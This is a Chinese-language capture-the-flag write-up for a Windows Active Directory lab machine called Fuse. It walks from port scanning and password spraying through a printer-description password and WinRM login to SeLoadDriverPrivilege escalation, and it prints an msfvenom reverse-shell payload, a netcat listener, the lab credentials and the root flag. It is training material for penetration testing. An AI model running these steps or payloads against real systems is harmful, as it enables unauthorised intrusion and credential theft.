Fuse,web(訊息收集+cewl)、SMB(更改密碼)、SeLoadDriverPrivilege提權

```
└─# nmap -sCV -p
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49667,49675,4
9676,49680,49698 -A 10.10.10.193
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 20:46 PST
Nmap scan report for 10.10.10.193
Host is up (0.21s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-
11-24 04:59:15Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49675/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  msrpc        Microsoft Windows RPC
```

```
49698/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-24T05:00:16
|_  start_date: 2024-11-24T04:52:28
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2024-11-23T21:00:13-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h53m00s, deviation: 4h37m08s, median: 12m59s

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   210.47 ms 10.10.14.1
2   210.92 ms 10.10.10.193

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.48 seconds
```

需新增`hosts：fabricorp.local`

139、445(無權限登入)

```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.193
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.193 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# rpcclient -U ""  10.10.10.193
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

389Port `ldap`


匿名被拒絕

```
└─# ldapsearch -x -H ldap://10.10.10.193 -x -b "DC=fabricorp,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=fabricorp,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A6C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v3839

# numResponses: 1
```

80Port


`fabricorp.local` 會重定向 `fuse.fabricorp.local`

需新增`hosts : fuse.fabricorp.local`



看起來與印表機有關。。。目錄爆破沒發現其他資訊

有一些user



整理如下


```
pmerton
tlavel
sthompson
bhult
administrator
```

生成網站的字典並進行帳密爆破看看

```
cewl http://fuse.fabricorp.local/papercut/logs/html/index.htm --with-numbers
> wir_list
```

```
crackmapexec smb 10.10.10.193 -u username -p wir_list
* * *
SMB         10.10.10.193    445    FUSE             [-]
fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.10.193    445    FUSE             [-]
fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

顯示這兩組帳密成功...但密碼必須更改？
剛剛看chatGTP可以使用此`smbpasswd`工具
疑？不管怎改都出現：Error was : The transport connection is now disconnected..
我查看ping正常、重啟也使用失敗。。
改用`impacket-smbpasswd`執行(成功)



發現過可能一分鐘就被取消了...所有要拼手速，先準備需要的指令！

先看比較方便的`rpcclient`

```
└─# rpcclient -U bhult 10.10.10.193
Password for [WORKGROUP\bhult]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $>
```

訊息，並更新`username`

```
rpcclient $> querydispinfo
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x109c RID: 0x1db2 acb: 0x00000210 Account: astein       Name: (null)    Desc: (null)
index: 0x1099 RID: 0x1bbd acb: 0x00020010 Account: bhult        Name: (null)    Desc: (null)
index: 0x1092 RID: 0x451 acb: 0x00020010 Account: bnielson      Name: (null)    Desc: (null)
index: 0x109a RID: 0x1bbe acb: 0x00000211 Account: dandrews     Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x109d RID: 0x1db3 acb: 0x00000210 Account: dmuir        Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xff4 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x109b RID: 0x1db1 acb: 0x00000210 Account: mberbatov    Name: (null)    Desc: (null)
index: 0x1096 RID: 0x643 acb: 0x00000210 Account: pmerton       Name: (null)    Desc: (null)
index: 0x1094 RID: 0x641 acb: 0x00000210 Account: sthompson     Name: (null)    Desc: (null)
index: 0x1091 RID: 0x450 acb: 0x00000210 Account: svc-print     Name: (null)    Desc: (null)
index: 0x1098 RID: 0x645 acb: 0x00000210 Account: svc-scan      Name: (null)    Desc: (null)
index: 0x1095 RID: 0x642 acb: 0x00020010 Account: tlavel        Name: (null)    Desc: (null)
rpcclient $>
```

在`enumprinters`找到密碼～`$fab@s3Rv1ce$1`


```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

枚舉遠端爆破成功


```
crackmapexec winrm 10.10.10.193 -u username -p passwd
```

* * *


```
WINRM       10.10.10.193    5985    FUSE            [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
```



user flag



疑似可提權`SeLoadDriverPrivilege`



參考：

- https://www.tarlogic.com/blog/seloaddriverprivilege-privilege-escalation/
- https://github.com/JoshMorrison99/SeLoadDriverPrivilege/tree/main

新增反彈shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=9200 -f exe > shell.exe
```

```
* * *
1. .\LoadDriver.exe System\CurrentControlSet\MyService C:\ProgramData\Capcom.sys
2. .\ExploitCapcom.exe
3. .\ExploitCapcom.exe C:\Users\svc-print\Downloads\shell.exe
```

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.193] 52169
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\svc-print\Downloads>whoami
whoami
nt authority\system
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
a121034d0cb2e9e5018d7b405ca1dd6b
```